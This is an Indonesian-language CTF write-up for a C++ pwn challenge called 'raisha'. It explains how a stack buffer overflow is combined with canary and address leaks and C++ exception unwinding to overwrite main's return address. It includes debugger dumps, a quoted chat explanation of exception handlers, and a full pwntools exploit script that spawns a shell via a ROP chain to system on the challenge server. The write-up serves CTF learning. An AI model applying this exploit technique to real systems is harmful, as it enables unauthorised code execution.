
dapat dilihat terdapat buffer overflow dimana cin akan mengambil input tanpa batas (kurang lebih sama dengan gets()) kedalam buffer yang besarnya hanya 10.

apabila saya coba meneriaki program tersebut, yang saya dapatkan stack smashing, tentu saja karena ada canary

lalu saya coba benarkan payload saya sehingga canary di preserve.

```
payload = flat({  
    10: [  
        canary,  
        cyclic(0  
    ]  
})
```

yang saya dapatkan ada crash karena instruksi dereference yang tidak valid pada hasil payload cyclic yang diberikan ketika program memberikan exception throw (lihat rdx dan rdi):



pada saat ini saya coba benarkan rdx tersebut, namun hasil yang saya dapatkan adalah runtime error dan program terminate, sesuai dengan hasil dekompilasi

```
[+] canary: 0xf89c300604c7700
[+] libc base: 0x7f8d3b800000
[+] elf base: 0x559e7e8d4000
[+] stack: 0x7ffd7e6f5768
[*] Switching to interactive mode
[DEBUG] Received 0x44 bytes:
    b"terminate called after throwing an instance of 'std::runtime_error'\n"
terminate called after throwing an instance of 'std::runtime_error'
[DEBUG] Received 0x25 bytes:
    b' what(): who said you can do that?\n'
    what(): who said you can do that?
[*] Got EOF while reading in interactive
$ 
[0] 0:python* 1:bash-
```

namun, pada ghidra terdapat comment try {} catch {} yang belum sempat saya gali lebih dalam, apabila kita lihat pada assemblynya, ternyata hasil decompilasi tidak akurat:

```
Listing: raisha
00 00
00101301 bf 18 00 MOV param_1,0x10
00 00
00101306 60 25 fe CALL <EXTERNAL>::__cxa_allocate_exception undefined __cxa_allocate_exception
00101308 48 89 c3 MOV RAX,RAX
0010130a 48 8d 05 LEA RAX,[_s_who_said_you_can_do_that_00102004] = "who said you can do that?"
ef 0c 00 00
00101315 48 89 c6 MOV RSI=>[_s_who_said_you_can_do_that_00102004],RAX = "who said you can do that?"
00101318 48 89 df MOV param_1,RBX

try { // try from 0010131b to 0010131f has its CatchHandler @...
LAB_0010131b XREF[1]: 001021c8(*)
0010131b e8 f0 fd CALL <EXTERNAL>::std::runtime_error::runtime_error undefined runtime_error(runt...
ff ff
) // end try from 0010131b to 0010131f
00101320 48 8b 48 e8 MOV RAX,qword ptr [RBP+local_20]
00101324 64 48 2b SUB RAX,qword ptr FS:[0x28]
04 25 28
00 00 00
0010132d 74 05 JZ LAB_00101334
0010132f e8 5c fe CALL <EXTERNAL>::__stack_chk_fail undefined __stack_chk_fail()
ff ff
-- Flow Override: CALL_RETURN (CALL_TERMINATOR)

LAB_00101334 XREF[1]: 0010132d(j)
00101334 48 8b 05 MOV RAX,qword ptr [<EXTERNAL>::std::runtime_error::~runtime... - 00105848
a5 2c 00 00
00101338 48 89 c2 MOV RDX,><EXTERNAL>::std::runtime_error::~runtime... - ?
0010133e 48 8d 05 LEA RAX,[std::runtime_error::typeinfo]
db 29 00 00
00101345 48 89 c6 MOV RSI=>std::runtime_error::typeinfo,RAX
00101348 48 89 df MOV param_1,RBX

LAB_0010134b XREF[1]: 001021cd(*)
0010134b e8 60 fe CALL <EXTERNAL>::__cxa_throw undefined __cxa_throw()
ff ff
-- Flow Override: CALL_RETURN (CALL_TERMINATOR)

catch() { ... } // from try @ 0010131b with catch @ 00101350
LAB_00101350 XREF[1]: 001021ca(*)
00101350 f3 0f 1e fa ENDBR64
00101354 48 89 c4 MOV R12,RAX
00101357 48 89 df MOV RDI,RBX
0010135a e8 f1 fd CALL <EXTERNAL>::__cxa_free_exception undefined __cxa_free_exception
ff ff
0010135f 4c 89 08 MOV RAX,R12
00101362 48 8b 55 e8 MOV RDX,qword ptr [RBP + -0x18]
00101366 64 48 2b SUB RDX,qword ptr FS:[0x28]
14 25 28
```

ternyata bagian catch tidak ditunjukkan oleh hasil dekompilasi, begitu juga pada function main yang terdapat 2 try [] catch {} lainnya.

untuk mengapa hasilnya demikian, writeup berikut menjelaskannya dengan baik, dan juga pada writeup tersebut, author melakukan patching terhadap binarynya agar hasil dekompliasi lebih bagus dan memudahkan reverse engineering:

<https://ctf.harrisongreen.me/2020/googlectf/exceptional/>

namun, pada saat ini saya mencoba mengikuti flow dari __cxa_throw dan _Unwind dan mencoba berbagai payload namun tidak mendapatkan clue untuk maju kedepan dalam hal exploit.

lalu saya teringat satu challenge yang pernah saya jumpai dengan tema yang sama, yaitu C++ Exception. challenge tersebut adalah ready_aim_fire dari UMD CTF 2024:

https://github.com/UMD-CSEC/UMDCTF-2024-Challenges/blob/main/pwn/ready-aim-fire/ready_aim_fire.cpp

apabila anda lihat source code dari soal tersebut, kerentanannya adalah sama, terdapat buffer overflow diikuti dengan throw, persis sama.

saya recall pembahasan yang ada mengenai challenge tersebut:



Nosiume 29/04/2024 05:15

the important part was overwriting the return address so that the exception handler would think you are in the exception of direct_hit()
therefore it'd print the flag (edited)



@Nosiume the important part was overwriting the return address so that the exception handler would think you are in the exception of di...

IceCreamMan 29/04/2024 06:26

interesting, are there any write ups on how exception handler works? it didnt occur to me that exception handler uses the return address to determine which exception to throw



IceCreamMan 29/04/2024 06:27

i solved it by replicating the stack before the overflow and overwite the return address of the main function lol
so i jumped directly to print_flag rather than the direct_hit



aparker314159 29/04/2024 06:32

Well I guess I can explain then

06:37

The exception handler works stack frame by stack frame. When an exception is thrown, it looks at the current RIP and consults a table in the `.eh_frame` section of the binary to see if that RIP falls within the range of a catch block in that function. If yes, it then calls a "personality function" which essentially determines if the catch statement should actually catch the exception (ie. the types match). If so, it jumps to the catch block. If not, it "unwinds" the stack, calling all the necessary destructors and stuff. It then uses the stored return address to repeat the same process on the next stack frame, comparing it to the `.eh_frame` section table again. The process goes on until either the exception is caught or it reaches the base exception handler, which just terminates the program after printing the exception.

All of this stuff is not necessary to solve the challenge, and tbh I didn't intend for people to look too deeply into exceptions - I just thought they'd modify the first retaddr to the direct hit catch statement (and a lot of people did). Overwriting the main retaddr was an oversight on my part.

Maybe next year I'll write a more involved exception pwn challenge - this was meant to be pretty easy.

5

suatu unintended yang dilakukan oleh IceCreamMan adalah ia tidak merubah isi dari stackframe dari function yang terkena oleh BOF, namun ia merubah ret address dari main sehingga dapat meng kontrol RIP.

untuk memverifikasi hal tersebut, saya coba berikut input yang tidak meng-clobber stack frame yang ada:

```
payload = b'1111'
```

Girls Band Cry - Togenashi Togeari

```

    *RDI 0x0
    *R51 0x5569c41080c0 -- 0x0
    *R8 0x5569c40f5010 -- 0x1000000000
    *R9 0x0
    *R10 0x5569c41080d0 -- 0x5569c4108
    *R11 0x5569c40fff151950483
    R12 0x0
    R13 0x7ffdb76f39e8 -- 0x7ffdb76f4111 -- 'SHELL=/bin/bash'
    R14 0x5569c40181d18 (<_do_global_dtors_aux_fini_array_entry>) -- 0x5569c4016280 (<_do_global_dtors_aux>) -- endbr64
    R15 0x7fce970762d0 -- 0x5569c4015800 -- 0x10102464c457f
    *RBP 0x7ffdb76f38c0 -- 0x1
    *RSP 0x7ffdb76f3848 -- 0x1000000001
    *RIP 0x5569c4016546 (main+456) -- leave

    [ DISASM / x86-64 / set emulate on ]
    leave
    ret
    mov edi, eax
    call exit
    <exit>
    call __nptl_deallocate_tsd
    <__nptl_deallocate_tsd>
    lock sub dword ptr [rip + 0xd614c], 1 <__nptl_nthreads>
    call __libc_start_main+168
    <__libc_start_main+168>
    mov edx, 0x3c
    nop dword ptr [rax + rax]
    xor edi, edi
    mov eax, edx

    [ STACK ]
    00:0000  rip 0x7ffdb76f3440 -- 0x1000000001
    01:0000  0x7ffdb76f3440 -- 0x5569c4108750 -- 0x7fce96e5d2b8 (vtable for std::runtime_error+16) -- 0x7fce96cce420 (std::runtime_error
    :> runtime_error)
    02:0010  0x7ffdb76f3558 -- 0x11ff
    03:0018  0x7ffdb76f3558 -- 0xf03a0ef034c8c000
    04:0020  0x7ffdb76f3568 -- 0x6c6f6f705f68652e ('eh_pool')
    05:0028  0x7ffdb76f3568 -- 0x7fce969fecc0 (main_arena) -- 0x0
    06:0030  0x7ffdb76f3570 -- 0x11ff
    07:0038  0x7ffdb76f3570 -- 0xfffffffffffffa0
    08:0040  0x7ffdb76f3570 -- 0x11ff
    09:0048  0x7ffdb76f3570 -- 0x5569c4010285 _start+37

    [ BACKTRACE ]
    0 0x5569c4016546 main+456
    1 0x7fce96828150 __libc_start_main+128
    2 0x7fce96828289 __libc_start_main_impl+137
    3 0x5569c4010285 _start+37

```

pwndbg> "parrot" 12:33 24-Aug-24

dapat dilihat bahwa program meraih instruksi ret pada fungsi main.

untuk itu mari observasi stack frame yang ada, pada warna hijau adalah frame untuk fungsi vuln dan pada biru adalah frame untuk fungsi main.

```

    pwndbg> stack 40
    00:0000  rsp 0x7ffe82b19d90 -- 0x7ffe82b19dac --> 0x1000000000
    01:0008  0x7ffe82b19d98 --> 0x1dddb4ee1570a400
    02:0010  0x7ffe82b19da0 --> 0x7ffe82b19f88 --> 0x7ffe82b1c111 --> 'SHELL=/bin/bash'
    03:0018  rsi-6 0x7ffe82b19da8 --> 0x15e0d18
    04:0020  rcx rdx 0x7ffe82b19db0 --> 0x1
    05:0028  0x7ffe82b19db8 --> 0x1dddb4ee1570a400
    06:0030  0x7ffe82b19dc0 --> 0x7ffe82b19f78 --> 0x7ffe82b1c100 --> './raisha_patched'
    07:0038  0x7ffe82b19dc8 --> 0x0
    08:0040  rbp 0x7ffe82b19dd0 --> 0x7ffe82b19e60 --> 0x1
    09:0048  0x7ffe82b19dd8 --> 0x559bb65de420 (main+162) --> jmp 0x559bb65de485

    0a:0050  0x7fce96828150 --> 0x1000000001
    0b:0058  0x7ffe82b19de8 --> 0x7ffb023fec0 (main_arena) --> 0x0
    0c:0060  0x7ffe82b19df0 --> 0x11ff
    0d:0068  0x7ffe82b19df8 --> 0x1dddb4ee1570a400
    0e:0070  0x7ffe82b19e00 --> 0x6c6f6f705f68652e ('eh_pool')
    0f:0078  0x7ffe82b19e08 --> 0x7ffb023fec0 (main_arena) --> 0x0
    10:0080  0x7ffe82b19e10 --> 0x11ff
    11:0088  0x7ffe82b19e18 --> 0xfffffffffffffa0
    12:0090  0x7ffe82b19e20 --> 0x6c6f6f705f68652e ('eh_pool')
    13:0098  0x7ffe82b19e28 --> 0x7ffb0285a5b8 --> 0x7ffb026b3b70 --> endbr64
    14:00a0  0x7ffe82b19e30 --> 0x0
    15:00a8  0x7ffe82b19e38 --> 0x7ffb022a82ca (malloc+410) --> test rax, rax
    16:00b0  0x7ffe82b19e40 --> 0x7ffb0285a560 --> 0x7ffb026b3510 --> endbr64
    17:00b8  0x7ffe82b19e48 --> 0x1dddb4ee1570a400
    18:00c0  0x7ffe82b19e50 --> 0x12000
    19:00c8  0x7ffe82b19e58 --> 0x7ffe82b19f78 --> 0x7ffe82b1c100 --> './raisha_patched'
    1a:00d0  0x7ffe82b19e60 --> 0x1
    1b:00d8  0x7ffe82b19e68 --> 0x7ffb02228150 (_libc_start_main+128) --> mov edi, eax
    1c:00e0  0x7ffe82b19e70 --> 0x7ffb0286a030 --> 0x2
    1d:00e8  0x7ffe82b19e78 --> 0x559bb65de37e (main) --> endbr64
    1e:00f0  0x7ffe82b19e80 --> 0x1000000008
    1f:00f8  0x7ffe82b19e88 --> 0x7ffe82b19f78 --> 0x7ffe82b1c100 --> './raisha_patched'
    20:0100  0x7ffe82b19e90 --> 0x7ffe82b19f78 --> 0x7ffe82b1c100 --> './raisha_patched'
    21:0108  0x7ffe82b19e98 --> 0xd83c7f7b490596a2
    22:0110  0x7ffe82b19ea0 --> 0x0
    23:0118  0x7ffe82b19ea8 --> 0x7ffe82b19f88 --> 0x7ffe82b1c111 --> 'SHELL=/bin/bash'
    24:0120  0x7ffe82b19eb0 --> 0x559bb65e0d18 (_do_global_dtors_aux_fini_array_entry) --> 0x559bb65de280 (_do_global_dtors_aux
    ) --> endbr64
    25:0128  0x7ffe82b19eb8 --> 0x7ffb029b5000 (_rtld_global) --> 0x7ffb029b62d0 --> 0x559bb65dd000 --> 0x10102464c457f
    26:0130  0x7ffe82b19ec0 --> 0x27c17a1875e9796a2
    27:0138  0x7ffe82b19ec8 --> 0x27ca7b3e4b0f96a2

```

pwndbg>

note: pada fuzzing di awal, offset awal yang null semua jatuh pada range stack frame untuk fungsi vuln.

terdapat beberapa canary yang terletak bukan pada lokasi yang umumnya dijumpai pada program C, hal tersebut dikarenakan oleh catch handler. namun tetap canary tersebut harus di preserve.

value lain yg harus di preserve ada return address dan RBP pada fungsi vuln, karena RBP nanti akan digunakan oleh _Unwind pada saat exception di throw.

untuk control eksekusi, karena kita punya address libc, tinggal system aja.

maka payload berubah menjadi berikut:

```
payload = b'1111'.ljust(10, b'\x00')
payload += flat([
    # preserving try catch stack frame
    canary, # local->1 remote->11
    0x0,
    0x0,
    stack-0x118,
    elf.address+0x1421,

    # overwrite main's return address
    p64(0x0) * 3,
    canary,
    p64(0x0) * 9,
    canary,
    p64(0x0) * 3,
    pop_rdi,
    next(libc.search(b'/bin/sh\x00')),
    ret,
    system,
])

```

berikut flag didapatkan pada server remote:

```

Applications Places System MATE Terminal Ghidra: CTFs exploit.py -CTFs -Vis...
File Edit View Search Terminal Help
b'[2] list song\n'
[DEBUG] Sent 0x2 bytes:
b'\n'
[DEBUG] Received 0x13 bytes:
b'Enter song number: '
[DEBUG] Sent 0x2 bytes:
b'\n'
[DEBUG] Sent 0xdb bytes:
00000000 31 31 31 31 00 00 00 00 00 00 00 43 be 83 b7 8b |1111|.....|..C|...
00000010 4b 75 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |KU|.....|....|...
00000020 00 00 b0 25 ce 59 ff 7f 00 00 21 94 26 95 15 56 |...%|Y|.|.|&|V|
00000030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |....|.....|....|...
00000040 00 00 00 00 00 00 00 00 00 00 00 00 00 00 43 be 83 b7 8b |.....|..C|...
00000050 4b 75 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |KU|.....|....|...
00000060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |....|.....|....|...
*
00000090 00 00 00 00 00 00 00 00 00 00 00 00 00 00 43 be 83 b7 8b |.....|..C|...
000000a0 4b 75 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |Kd|.....|....|...
000000b0 00 00 00 00 00 00 00 00 00 00 00 00 95 b7 14 8a 37 7f |....|....|...7...
000000c0 00 00 1b 34 2e 8a 37 7f 00 00 3e 9a 14 8a 37 7f |...-4|.-7|.|.->|.-7|...
000000d0 00 00 b0 82 17 8a 37 7f 00 00 0a |....|....|....|...
000000db
[DEBUG] Sent 0xa bytes:
b'cat flag\n'
[+] Canary: 0x754b8bb783be4300
[+] libc base: 0x7f378a123000
[+] elf base: 0x561595268000
[+] stack: 0x7fff59ce26c8
[*] Switching to interactive mode
[DEBUG] Received 0x1a bytes:
b' who said you can do that?\n'
who said you can do that?
[DEBUG] Received 0x59 bytes:
b'hacktoday{Sekarang_aku_tersadar_cinta_yang_ku_tunggu_tak_kunjung_datang_fabd3498ddc32ce}\n'
hacktoday{Sekarang_aku_tersadar_cinta_yang_ku_tunggu_tak_kunjung_datang_fabd3498ddc32ce}
[*] Got EOF while reading in interactive
$ 
```

berikut full script yang digunakan:

```

#!/usr/bin/env python3

from pwn import *

# =====
#           SETUP
# =====

exe = './raisha_patched'
elf = context.binary = ELF(exe, checksec=True)
libc = './libc.so.6'
libc = ELF(libc, checksec=False)
context.log_level = 'debug'
context.terminal = ["tmux", "splitw", "-h", "-p", "65"]
host, port = '27.112.79.222', 7010

def initialize(argv=[]):
    if args.GDB:
        return gdb.debug([exe] + argv, gdbscript=gdbscript)
    elif args.REMOTE:
        return remote(host, port)
    else:
        return process([exe] + argv)

gdbscript = '''
init-pwndbg
''' 
```

```

breakrva 0x12fc
breakrva 0x1546

# kuki
breakrva 0x1530
breakrva 0x14a3
''''.format(**locals())

# =====
# EXPLOITS
# =====

# └─ [★]$ pwn checksec raisha
#      Arch:      amd64-64-little
#      RELRO:     Full RELRO
#      Stack:     Canary found
#      NX:        NX enabled
#      PIE:       PIE enabled

def fuzz():
    context.log_level = 'warning'

    for i in range(1, 40):
        io = initialize()

        io.sendlineafter(b'list song', b'2')
        io.sendlineafter(b'number: ', f'{i}'.encode())
        leak = io.recvline().decode()
        log.warn('[%d]: %s', i, leak)

        io.close()

stack = 0x0
def exploit():
    global io
    io = initialize()

    io.sendlineafter(b'list song', b'2')
    io.sendlineafter(b'number: ', b'11')
    canary = int(io.recvline(), 16)

    io.sendlineafter(b'list song', b'2')
    io.sendlineafter(b'number: ', b'15')
    libc.address = int(io.recvline(), 16) - 0x28150

```



```

system = libc.address + 0x552b0

rop = ROP(libc)
pop_rdi = rop.find_gadget(['pop rdi', 'ret'])[0]
ret = rop.find_gadget(['ret'])[0]

io.sendlineafter(b'list song', b'2')
io.sendlineafter(b'number: ', b'17')
elf.address = int(io.recvline(), 16) - 0x137e

io.sendlineafter(b'list song', b'2')
io.sendlineafter(b'number: ', b'19')
stack = int(io.recvline(), 16)

payload = b'1111'.ljust(10, b'\x00')
payload += flat([
    # preserving try catch stack frame
    canary, # local->1 remote->11
    0x0,
    0x0,
    stack-0x118,
    elf.address+0x1421,

    # overwrite main's return address
    p64(0x0) * 3,
    canary,
    p64(0x0) * 9,
    canary,
    p64(0x0) * 3,
    pop_rdi,
    next(libc.search(b'/bin/sh\x00')),
    ret,
    system,
])

io.sendlineafter(b'list song', b'1')
io.sendlineafter(b'number: ', b'1')
io.sendline(payload)

sleep(1)
io.sendline(b'cat flag*')

log.success('canary: %#x', canary)
log.success('libc base: %#x', libc.address)

```

```
log.success('elf base: %#x', elf.address)
log.success('stack: %#x', stack)
io.interactive()

if __name__ == '__main__':
    # fuzz()
    exploit()
```